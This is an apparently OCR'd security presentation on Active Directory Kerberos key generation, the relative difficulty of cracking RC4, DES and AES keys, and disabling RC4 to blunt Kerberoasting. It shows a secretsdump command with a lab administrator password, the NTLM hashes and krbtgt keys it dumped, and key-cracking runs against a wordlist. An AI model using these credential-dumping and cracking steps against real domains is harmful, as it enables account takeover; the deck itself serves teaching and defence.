internal.corp\raeburn:1112:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\aes_user:1113:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
WIN-P6I7O2GJ3G5$:1001:aad3b435b51404eeaad3b435b51404ee:7b431294c64b5b892a1919b8d30205a6:::
WORKSTATION$:1105:aad3b435b51404eeaad3b435b51404ee:d5b5e0ae0ce62d5a9066371cdeb9e2d6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:4f62e06d620be65a214e0b0181749258fadf4d27c933735537a5070fb41d2250
krbtgt:aes128-cts-hmac-sha1-96:ee52bc507e5e6488bced6bce1c530657
krbtgt:des-cbc-md5:79b63454ae2ad3e3
krbtgt:rc4_hmac:7674248699886ac582ccb63f078059f6
user:aes256-cts-hmac-sha1-96:ccbcdb0eb5aeb0b95b2ae46400c5c480f24893b6cadf7683f9f92d4ed0465d9c
user:aes128-cts-hmac-sha1-96:512b7115c357e9d1ea4c0e4930d707a3
user:des-cbc-md5:3d704c2623f8b60b
user:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\normal:aes256-cts-hmac-sha1-96:2893a708cd4913739cee946249252a56fe846b0e7ddd83f9f26591bacceb9083
internal.corp\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
internal.corp\normal:des-cbc-md5:abd0f1868658bf34
internal.corp\normal:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\user3:aes256-cts-hmac-sha1-96:64c314046a735376cfca78e8907dd086c896ba2b4b97ae76f3a2f35973f374cf
internal.corp\user3:aes128-cts-hmac-sha1-96:c78e7cdbfe8bc1bdd51dc298a590ecac
internal.corp\user3:des-cbc-md5:cbb0ef0ba22a7367
internal.corp\user3:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
```

The More You Know…

- LM and NTLM are not the only "hashes" stored in Active Directory
- How does NTLM work?




- How does Kerberos Key Generation work?



- Kerberos Keys can be treated as password hashes

Key Generation

- Pre-shared Keys
  - Known secret in Kerberos authentication
    - DC and user share a secret
  - Symmetric keys
  - Used to encrypt tickets to prove authentication and authorization
  - How are these keys created?



Key Generation

- Generated from user's password
- Updated on Initial Authentication or password change
- Key Generation
  1. Plaintext is encrypted
  2. Sent to domain controller
  3. Decrypted
  4. Plaintext to generate keys
- Domain controller has password in cleartext for short time

Key Generation

- Stream Ciphers
  - Ciphers: RC4 (ARCFOUR)
  - RFC-4757
  - Encrypt 1 byte of plaintext at time
  - Key size does not have to be specific

- Block Ciphers
  - Ciphers: DES, 3DES, AES
  - RFC-3691
  - Encrypt n-bits of plaintext at time
    - N being size of block
    - Anything smaller must be padded

https://tools.ietf.org/html/rfc3961


Key Generation

- AES Generation
  - Standards for Microsoft defined in MS-KILE (Microsoft RFC's)
  - String2Key
    - Create PSK from clear text password

- String2Key made up of several parts
  1. Nfold - Takes password to a fixed size
  2. PBKDF2 – make crackability more difficult (only AES)
     1. Takes in password, salt, etc
     2. Major reason why AES keys more difficult to crack
  3. Random2Key – take seed and derive base key
  4. DK – create final with base key & constant

Key Generation

- AES Generation
  - Salt
    - Domain (uppercase) and username
    - Example:
      - INTERNAL.CORPuser
  - Rounds
    - 1000 iterations for both AES-128 and AES-256
  - Constant of “kerberos”



The Kerberos key is then created using the AES 128 key above in DK(AES 128 key, "kerberos") ([RFC3962] section 4).

This results in a 128-bit key:

```
    0000000: b8 2e e1 22 53 1c 2d 94 82 1a c7 55 bc cb 58 79    ..."S.-....U..Xy
```

Active Directory Hash/Key Generation

- What do the keys look like.


Algorithm	Salted?	Rounds	Example
Reversible	No	1	<userParameters Binary Blob>
LM	No	1	e52cac67419a9a224a3b108f3fa6cb6d
NTLM	No	1	8846f7eaee8fb117ad06bdd830b7586c
RC4	No	1	8846f7eaee8fb117ad06bdd830b7586c
DES	Yes	1	abd0f1868658bf34
AES128	Yes	1000	4d8f0d04c45c887e9a23f44b93a7467c
AES256	Yes	1000	2893a708cd4913739cee946249252a56f e846b0e7ddd83f9f26591bacceb9083

Key Generation

- Where Ciphers are used
  - DES not really used by clients. Still stored on DCs
  - RC4[NTLM] used all over the place (still)
  - AES used all over the place

Key Generation


- Domain Controllers holds keys in all formats
  - even ones no longer supported.



```
root@workstation:~/Desktop/kerberos-keys# secretsdump.py internal.corp/administrator:Password1@192.168.238.138 -just-dc
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7674248699886ac582ccb63f078059f6:::
user:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\normal:1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\user3:1110:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\Uraeburn:1111:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\raeburn:1112:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
internal.corp\aes_user:1113:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
WIN-P6I7O2GJ3G5$:1001:aad3b435b51404eeaad3b435b51404ee:7b431294c64b5b892a1919b8d30205a6:::
WORKSTATION$:1105:aad3b435b51404eeaad3b435b51404ee:d5b5e0ae0ce62d5a9066371cdeb9e2d6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:4f62e06d620be65a214e0b0181749258fadf4d27c933735537a5070fb41d2250
krbtgt:aes128-cts-hmac-sha1-96:ee52bc507e5e6488bced6bce1c530657
krbtgt:des-cbc-md5:79b63454ae2ad3e3
krbtgt:rc4_hmac:7674248699886ac582ccb63f078059f6
user:aes256-cts-hmac-sha1-96:ccbcdb0eb5aeb0b95b2ae46400c5c480f24893b6cadf7683f9f92d4ed0465d9c
user:aes128-cts-hmac-sha1-96:512b7115c357e9d1ea4c0e4930d707a3
user:des-cbc-md5:3d704c2623f8b60b
user:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\normal:aes256-cts-hmac-sha1-96:2893a708cd4913739cee946249252a56fe846b0e7ddd83f9f26591bacceb9083
internal.corp\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
internal.corp\normal:des-cbc-md5:abd0f1868658bf34
internal.corp\normal:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
internal.corp\user3:aes256-cts-hmac-sha1-96:64c314046a735376cfca78e8907dd086c896ba2b4b97ae76f3a2f35973f374cf
internal.corp\user3:aes128-cts-hmac-sha1-96:c78e7cdbfe8bc1bdd51dc298a590ecac
internal.corp\user3:des-cbc-md5:cbb0ef0ba22a7367
internal.corp\user3:rc4_hmac:8846f7eaee8fb117ad06bdd830b7586c
```

Key Generation

- Generate keys
  - Can generate own keys?
- krbKeyGenerate
  - Use krb5/crypto library from Impacket




```
root@workstation:~/kerberos-keys# python krbKeyGenerate.py -u normal -p password -d internal.corp
INTERNAL.CORP\normal:aes256-cts-hmac-sha1-96:2893a708cd4913739cee946249252a56fe846b0e7ddd83f9f2659
INTERNAL.CORP\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
INTERNAL.CORP\normal:des-cbc-md5:abd0f1868658bf34
INTERNAL.CORP\normal:rc4 hmac:8846f7eaee8fb117ad06bdd830b7586c
```

https://github.com/CroweCybersecurity/Echidna

Key Generation

- Cracking Pre-Shared Keys




```
root@workstation:~/Desktop/kerberos-keys# python krbKeyCrack.py /usr/share/wordlists/rockyou.txt
 INTERNAL.CORP\\normal:aes128-cts-hmac-sha1-96:4d8f0d04c45c887e9a23f44b93a7467c
User: INTERNAL.CORP\normal
Cipher: aes128-cts-hmac-sha1-96
Testing key: 4d8f0d04c45c887e9a23f44b93a7467c
[+] Password found: password
```

https://github.com/CroweCybersecurity/Echidna

Key Generation

- Kerberos keys as NTLM hashes of future
  - What do we do if don't have NTLM hash or password?
- Testing
  - Rockyou & Laptop
- Cracking Rate

NTLM/RC4:	56,000 H/s
DES:	13,328 H/s
AES-128:	20 H/s
AES-256:	11 H/s



```
root@workstation:~/Desktop# python benchmark.py /usr/share/wor
User: INTERNAL.CORP\normal
Cipher: rc4_hmac
Testing key: 5835048ce94ad0564e29a924a03510ef
[+] Password found: password1
[+] Elapsed Time: 0.000472068786621

User: INTERNAL.CORP\normal
Cipher: des-cbc-md5
Testing key: 921043b3e597259d
[+] Password found: password1
[+] Elapsed Time: 0.00234794616699

User: INTERNAL.CORP\normal
Cipher: aes128-cts-hmac-sha1-96
Testing key: 740977df04093ac8d728040bb6b79b29
[+] Password found: password1
[+] Elapsed Time: 1.33248090744

User: INTERNAL.CORP\normal
Cipher: aes256-cts-hmac-sha1-96
Testing key: c9e56ce199a847819f7833e2d211c0f3247970d404b218d85
[+] Password found: password1
[+] Elapsed Time: 2.69116091728
```

https://github.com/CroweCybersecurity/Echidna


Key Generation

- AES vs RC4 Pre-shared Keys
  - About 5,000 times slower to crack
  - Mostly due to 1000 rounds of AES (Defined by MS-KILE)
- Cracking speed of AES vs RC4
  - Much harder for AES because of PBKDF2
  - DES still slower than NTLM
- Can move away from RC4?

https://msdn.microsoft.com/en-us/library/cc233855.aspx

Disabling RC4

- The client negotiates on ciphers it supports
  - AS-REQ




```
etype: 6 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
    ENCTYPE: eTYPE-DES-CBC-MD5 (3)
```

- In terms of the "Kerberoast Ticket" Ultimately DC's decision

Disabling RC4

- Kerberos TGS-REP in Wireshark
  - TGS-REP
    - Ticket
      - enc-part




```
Kerberos
  Record Mark: 1703 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: GOAT.DERBY.LOCAL
    cname
    ticket
      tkt-vno: 5
      realm: GOAT.DERBY.LOCAL
      sname
      enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: d5f87c39bcd5a356b09b850a89bd6571e23bf5f18a2c9ad6...
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
```

Disabling RC4

- Encryption is used for the Kerberoast ticket when:


	RC4	AES
2k3 DC as there is no AES support	X	
2k3/xp machine or older is registered in the SPN	X	
Unjoined machine is registered in the SPN	X	
Named account is registered in the SPN(user account)	X	
2k8 or later machine is registered in the SPN on a 2008 or later DC (computer account)		X

RC4



```
enc-part
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    kvno: 2
    cipher: 5041c8eaeb47980b52bc948361f5870c360bc138
```

AES



```
enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    kvno: 3
    cipher: 85e8f325999ff278fddd9d5a553b5008ab527aac83cf
```


Disabling RC4

- Why is RC4 used for Kerberoast tickets of named accounts?
  - The DC does not know what the software stack is so it plays it safe and uses RC4
  - If a machine account it knows what crypto is possible

- The fate of RC4 used in Kerberoasting situations
  - May be in the hands AD admins
    - But how?


Disabling RC4

- AES Account Settings
  - Does not Require reboot
    - per testing
  - Will Break XP/2003 authentication



```
⌄ enc-part
    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    kvno: 2
    cipher: d5f87c39bcd5a356b09b850a89bd6571e23bf5f18a2c9ad6...
```

https://adsecurity.org/?p=3621



Secure Service Properties

User logon name: s_svc @goat.derby.local

User logon name (pre-Windows 2000): GOAT\ s_svc

☐ Unlock account

Account options:

☐ Use only Kerberos DES encryption types for this account
☑ This account supports Kerberos AES 128 bit encryption.
☑ This account supports Kerberos AES 256 bit encryption.
☐ Do not require Kerberos preauthentication


Account expires

● Never
○ End of: Wednesday, October 4, 2017

Disabling RC4

- What is happening on back end
  - LDAP attribute controls whether the DC uses AES

Cipher	Hex	Decimal
DES-CRC	0x01	1
DES-MD5	0x02	2
RC4	0x04	4
AES-128	0x08	8
AES-256	0x10	16



Attribute	Value
msDS-PrimaryComputer	<not set>
msDS-SecondaryKrb...	<not set>

Integer Attribute Editor

Attribute: msDS-SupportedEncryptionTypes

Value: 24

Attribute	Value
msIIS-FTPRoot	<not set>
mSMQDigests	<not set>
mSMQDigestsMig	<not set>

https://blogs.msdn.microsoft.com/openspecification/2011/05/30/windows-configurations-for-kerberos-supported-encryption-type/

Disabling RC4

- Disabling RC4 on accounts associated with SPNs
  - Is way to do on all accounts in a PowerShell one-liner

